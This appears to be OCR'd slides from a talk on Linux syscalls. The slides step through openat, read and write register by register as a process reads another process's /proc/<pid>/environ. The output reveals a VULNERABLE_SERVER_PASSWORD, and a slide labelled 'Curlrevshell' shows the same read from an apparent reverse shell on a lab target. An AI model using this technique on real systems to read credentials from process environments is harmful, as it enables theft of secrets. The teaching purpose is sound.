
Or read(2)ing files




Or read(2)ing files - Argv




Or `read(2)`ing files - "The command"




Or read(2)ing files




Or read(2)ing files - open(2)



Or read(2)ing files - read(2)



Or `read(2)`ing files - The important part



openat(2) - Prep

You are here

Ops - ed(1) ⌥⌘2

```
1       openat(AT_FDCWD, "/proc/476982/environ", O_RDONLY) = 3
2       read(3, "PATH=/home/wurzel/bin:/home/wurz"..., 131072) = 454
3       write(1, "PATH=/home/wurzel/bin:/home/wurz"..., 454) = 454
```

Registers		
rax	Syscall number	
rdi	Directory FD	
rsi	*Pathname	
rdx	Flags	

/proc/476982/environ\x00	

Memory

openat(2) - Prep

You are here

Ops - ed(1) ⌥⌘2

```
1       openat(AT_FDCWD, "/proc/476982/environ", O_RDONLY) = 3
2       read(3, "PATH=/home/wurzel/bin:/home/wurz"..., 131072) = 454
3       write(1, "PATH=/home/wurzel/bin:/home/wurz"..., 454) = 454
```

Registers		
rax	Syscall number	257
rdi	Directory FD	
rsi	*Pathname	
rdx	Flags	

/proc/476982/environ\x00	

Memory

openat(2) - Prep

You are here

Ops - ed(1) ⌥⌘2

```
1       openat(AT_FDCWD, "/proc/476982/environ", O_RDONLY) = 3
2       read(3, "PATH=/home/wurzel/bin:/home/wurz"..., 131072) = 454
3       write(1, "PATH=/home/wurzel/bin:/home/wurz"..., 454) = 454
```

Registers		
rax	Syscall number	257
rdi	Directory FD	AT_FCWD (-100)
rsi	*Pathname	
rdx	Flags	

/proc/476982/environ\x00	

Memory

openat(2) - Prep

You are here

Ops - ed(1) ⌥⌘2

```
1       openat(AT_FDCWD, "/proc/476982/environ", O_RDONLY) = 3
2       read(3, "PATH=/home/wurzel/bin:/home/wurz"..., 131072) = 454
3       write(1, "PATH=/home/wurzel/bin:/home/wurz"..., 454) = 454
```

Registers		
rax	Syscall number	257
rdi	Directory FD	AT_FCWD (-100)
rsi	*Pathname	0xOverHere
rdx	Flags	

/proc/476982/environ\x00	

Memory

openat(2) - Prep

You are here

Ops - ed(1) ⌥⌘2

```
1       openat(AT_FDCWD, "/proc/476982/environ", O_RDONLY) = 3
2       read(3, "PATH=/home/wurzel/bin:/home/wurz"..., 131072) = 454
3       write(1, "PATH=/home/wurzel/bin:/home/wurz"..., 454) = 454
```

Registers		
rax	Syscall number	257
rdi	Directory FD	AT_FCWD (-100)
		0xOverHere
rdx	Flags	

/proc/476982/environ\x00	

Memory

openat(2) - Prep

You are here

Ops - ed(1) ⌥⌘2

```
1       openat(AT_FDCWD, "/proc/476982/environ", O_RDONLY) = 3
2       read(3, "PATH=/home/wurzel/bin:/home/wurz"..., 131072) = 454
3       write(1, "PATH=/home/wurzel/bin:/home/wurz"..., 454) = 454
```

Registers		
rax	Syscall number	257
rdi	Directory FD	AT_FCWD (-100)
rsi	*Pathname	0xOverHere
rdx	Flags	

/proc/476982/environ\x00	

Memory

openat(2) - Prep

You are here

Ops - ed(1) ⌥⌘2

```
1       openat(AT_FDCWD, "/proc/476982/environ", O_RDONLY) = 3
2       read(3, "PATH=/home/wurzel/bin:/home/wurz"..., 131072) = 454
3       write(1, "PATH=/home/wurzel/bin:/home/wurz"..., 454) = 454
```

Registers		
rax	Syscall number	257
rdi	Directory FD	AT_FCWD (-100)
rsi	*Pathname	0xOverHere
rdx	Flags	O_RDONLY (0)


/proc/476982/environ\x00	

Memory

openat(2) - Kernel

You are here

```
Ops - ed(1)                                                    ⌥⌘2
1       openat(AT_FDCWD, "/proc/476982/environ", O_RDONLY) = 3
2       read(3, "PATH=/home/wurzel/bin:/home/wurz"..., 131072) = 454
3       write(1, "PATH=/home/wurzel/bin:/home/wurz"..., 454) = 454
```



Registers		
rax	Syscall number	257
rdi	Directory FD	AT_FCWD (-100)
rsi	*Pathname	0xOverHere
rdx	Flags	O_RDONLY (0)

Pid	FD	Inode	Device

/proc/476982/environ\x00

Memory

openat(2) - Kernel

You are here

```
Ops - ed(1)                                                    ⌥⌘2
1       openat(AT_FDCWD, "/proc/476982/environ", O_RDONLY) = 3
2       read(3, "PATH=/home/wurzel/bin:/home/wurz"..., 131072) = 454
3       write(1, "PATH=/home/wurzel/bin:/home/wurz"..., 454) = 454
```

Registers		
rax	Syscall number	257
rdi	Directory FD	AT_FCWD (-100)
rsi	*Pathname	0xOverHere
rdx	Flags	O_RDONLY (0)

Pid	FD	Inode	Device
477234	3	1408718	0,20

/proc/476982/environ\x00

Memory

openat(2) - Kernel

You are here

```
Ops - ed(1)                                                    ⌥⌘2
1       openat(AT_FDCWD, "/proc/476982/environ", O_RDONLY) = 3
2       read(3, "PATH=/home/wurzel/bin:/home/wurz"..., 131072) = 454
3       write(1, "PATH=/home/wurzel/bin:/home/wurz"..., 454) = 454
```

Registers		
rax	File Descriptor	3
rdi		
rsi		
rdx		

Pid	FD	Inode	Device
477234	3	1408718	0,20

`/proc/476982/environ\x00`

Memory

openat(2) - Return

You are here

Ops - ed(1) ⌥⌘2

```
1       openat(AT_FDCWD, "/proc/476982/environ", O_RDONLY) = 3
2       read(3, "PATH=/home/wurzel/bin:/home/wurz"..., 131072) = 454
3       write(1, "PATH=/home/wurzel/bin:/home/wurz"..., 454) = 454
```

Registers		
rax	File Descriptor	3
rdi		
rsi		
rdx		

/proc/476982/environ\x00	

Memory

read(2) - Prep

You are here

Ops - ed(1) ⌥⌘2

```
1       openat(AT_FDCWD, "/proc/476982/environ", O_RDONLY) = 3
2       read(3, "PATH=/home/wurzel/bin:/home/wurz"..., 131072) = 454
3       write(1, "PATH=/home/wurzel/bin:/home/wurz"..., 454) = 454
```

Registers		
rax	Syscall number	
rdi	FD	
rsi	*Buffer	
rdx	Size	

/proc/476982/environ\x00	

Memory

read(2) - Prep

You are here

Ops - ed(1) ⌥⌘2

```
1       openat(AT_FDCWD, "/proc/476982/environ", O_RDONLY) = 3
2       read(3, "PATH=/home/wurzel/bin:/home/wurz"..., 131072) = 454
3       write(1, "PATH=/home/wurzel/bin:/home/wurz"..., 454) = 454
```

Registers		
rax	Syscall number	0
rdi	FD	
rsi	*Buffer	
rdx	Size	

/proc/476982/environ\x00	

Memory

read(2) - Prep

You are here

Ops - ed(1) ⌥⌘2

```
1       openat(AT_FDCWD, "/proc/476982/environ", O_RDONLY) = 3
2       read(3, "PATH=/home/wurzel/bin:/home/wurz"..., 131072) = 454
3       write(1, "PATH=/home/wurzel/bin:/home/wurz"..., 454) = 454
```

Registers		
rax	Syscall number	0
rdi	FD	3
rsi	*Buffer	
rdx	Size	

/proc/476982/environ\x00	

Memory

read(2) - Prep

You are here

Ops - ed(1) ⌥⌘2

```
1       openat(AT_FDCWD, "/proc/476982/environ", O_RDONLY) = 3
2       read(3, "PATH=/home/wurzel/bin:/home/wurz"..., 131072) = 454
3       write(1, "PATH=/home/wurzel/bin:/home/wurz"..., 454) = 454
```

Registers		
rax	Syscall number	0
rdi	FD	3
rsi	*Buffer	0x0verThere
rdx	Size	131072

/proc/476982/environ\x00	

Memory

read(2) - Prep

You are here

Ops - ed(1) ⌥⌘2

```
1       openat(AT_FDCWD, "/proc/476982/environ", O_RDONLY) = 3
2       read(3, "PATH=/home/wurzel/bin:/home/wurz"..., 131072) = 454
3       write(1, "PATH=/home/wurzel/bin:/home/wurz"..., 454) = 454
```

Registers		
rax	Syscall number	0
rdi	FD	3
		0x0verThere
rdx	Size	131072

/proc/476982/environ\x00	

Memory

read(2) - Prep

You are here

Ops - ed(1) ⌥⌘2

```
1       openat(AT_FDCWD, "/proc/476982/environ", O_RDONLY) = 3
2       read(3, "PATH=/home/wurzel/bin:/home/wurz"..., 131072) = 454
3       write(1, "PATH=/home/wurzel/bin:/home/wurz"..., 454) = 454
```

Registers		
rax	Syscall number	0
rdi	FD	3
rsi	*Buffer	0x0verThere
rdx	Size	131072

/proc/476982/environ\x00	

Memory

read(2) - Return

You are here

Ops - ed(1) ⌥⌘2

```
1       openat(AT_FDCWD, "/proc/476982/environ", O_RDONLY) = 3
2       read(3, "PATH=/home/wurzel/bin:/home/wurz"..., 131072) = 454
3       write(1, "PATH=/home/wurzel/bin:/home/wurz"..., 454) = 454
```

Registers		
rax	Number of bytes read	454
rdi		
rsi		
rdx		

/proc/476982/environ\x00	PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games\x00VULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee1455840c884c4ac\x00SHELL=/bin/bash\x00PWD=/home/wurzel\x00LOGNAME=wurzel\x00XDG_SESSION_TYPE=tty\x00MOTD_SHOWN=pam\x00HOME=/home/wurzel\x00LANG=C.UTF-8\x00XDG_SESSION_CLASS=user\x00USER=wurzel\x00SHLVL=0\x00XDG_SESSION_ID=565\x00XDG_RUNTIME_DIR=/run/user/1000\x00DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus\x00_=/home/wurzel/bin/vulnerableserver\x00

Memory

write(2) - Prep

You are here

```
Ops - ed(1)                                                    ⌥⌘2
1       openat(AT_FDCWD, "/proc/476982/environ", O_RDONLY) = 3
2       read(3, "PATH=/home/wurzel/bin:/home/wurz"..., 131072) = 454
3       write(1, "PATH=/home/wurzel/bin:/home/wurz"..., 454) = 454
```

Registers		
rax	Syscall number	1
rdi	FD	1
rsi	*Buffer	0x0verThere
rdx	Size	454

/proc/476982/environ\x00	PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games\x00VULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee1455840c884c4ac\x00SHELL=/bin/bash\x00PWD=/home/wurzel\x00LOGNAME=wurzel\x00XDG_SESSION_TYPE=tty\x00MOTD_SHOWN=pam\x00HOME=/home/wurzel\x00LANG=C.UTF-8\x00XDG_SESSION_CLASS=user\x00USER=wurzel\x00SHLVL=0\x00XDG_SESSION_ID=456\x00XDG_RUNTIME_DIR=/run/user/1000\x00DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus\x00_=/home/wurzel/bin/vulnerableserver\x00

Memory

write(2) - Stdout

You are here

Ops - ed(1) ⌥⌘2

```
1       openat(AT_FDCWD, "/proc/476982/environ", O_RDONLY) = 3
2       read(3, "PATH=/home/wurzel/bin:/home/wurz"..., 131072) = 454
3       write(1, "PATH=/home/wurzel/bin:/home/wurz"..., 454) = 454
```

Registers		
rax	Syscall number	1
rdi	FD	1
rsi	*Buffer	0x0verThere
rdx	Size	454

/proc/476982/environ\x00	PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games\x00VULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee1455840c884c4ac\x00SHELL=/bin/bash\x00PWD=/home/wurzel\x00LOGNAME=wurzel\x00XDG_SESSION_TYPE=tty\x00MOTD_SHOWN=pam\x00HOME=/home/wurzel\x00LANG=C.UTF-8\x00XDG_SESSION_CLASS=user\x00USER=wurzel\x00SHLVL=0\x00XDG_SESSION_ID=456\x00XDG_RUNTIME_DIR=/run/user/1000\x00DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus\x00_=/home/wurzel/bin/vulnerableserver\x00

Memory

write(2) - Return

```
Ops - ed(1)                                                    ⌥⌘2
1       openat(AT_FDCWD, "/proc/476982/environ", O_RDONLY) = 3
2       read(3, "PATH=/home/wurzel/bin:/home/wurz"..., 131072) = 454
3       write(1, "PATH=/home/wurzel/bin:/home/wurz"..., 454) = 454
```

Registers		
rax	Number of bytes written	454
rdi		
rsi		
rdx		


/proc/476982/environ\x00	PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games\x00VULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee1455840c884c4ac\x00SHELL=/bin/bash\x00PWD=/home/wurzel\x00LOGNAME=wurzel\x00XDG_SESSION_TYPE=tty\x00MOTD_SHOWN=pam\x00HOME=/home/wurzel\x00LANG=C.UTF-8\x00XDG_SESSION_CLASS=user\x00USER=wurzel\x00SHLVL=0\x00XDG_SESSION_ID=456\x00XDG_RUNTIME_DIR=/run/user/1000\x00DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus\x00_=/home/wurzel/bin/vulnerableserver\x00

Memory

write(2) - Return

Ops - ed(1) ⌥⌘2

```
1       openat(AT_FDCWD, "/proc/476982/environ", O_RDONLY) = 3
2       read(3, "PATH=/home/wurzel/bin:/home/wurz"..., 131072) = 454
3       write(1, "PATH=/home/wurzel/bin:/home/wurz"..., 454) = 454
```



Registers

rax


Ops - Curlrevshell ⌥⌘1

```
> cat /proc/476982/environ
PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/g
amesVULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee1455840c884c4acSHELL=/bin/bashPWD=/home/wur
zelLOGNAME=wurzelXDG_SESSION_TYPE=ttyMOTD_SHOWN=pamHOME=/home/wurzelLANG=C.UTF-8XDG_SESSION
_CLASS=userUSER=wurzelSHLVL=0XDG_SESSION_ID=565XDG_RUNTIME_DIR=/run/user/1000DBUS_SESSION_B
US_ADDRESS=unix:path=/run/user/1000/bus_=/home/wurzel/bin/vulnerableserver>
```

/proc/476982/environ\x00	PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games\x00VULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee1455840c884c4ac\x00SHELL=/bin/bash\x00PWD=/home/wurzel\x00LOGNAME=wurzel\x00XDG_SESSION_TYPE=tty\x00MOTD_SHOWN=pam\x00HOME=/home/wurzel\x00LANG=C.UTF-8\x00XDG_SESSION_CLASS=user\x00USER=wurzel\x00SHLVL=0\x00XDG_SESSION_ID=456\x00XDG_RUNTIME_DIR=/run/user/1000\x00DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus\x00_=/home/wurzel/bin/vulnerableserver\x00

Memory

What are the system calls?



%rax	Name	Manual	Entry point
0	read	read(2)	sys_read
1	write	write(2)	sys_write
2	open	open(2)	sys_open
3	close	close(2)	sys_close
4	stat	stat(2)	sys_newstat
5	fstat	fstat(2)	sys_newfstat
6	lstat	lstat(2)	sys_newlstat
7	poll	poll(2)	sys_poll
8	lseek	lseek(2)	sys_lseek
9	mmap	mmap(2)	sys_ksys_mmap_pgoff

https://filippo.io/linux-syscall-table


It's programs/syscalls/turtles all the way down

It's programs/syscalls/turtles all the way down

It's programs/syscalls/turtles all the way down

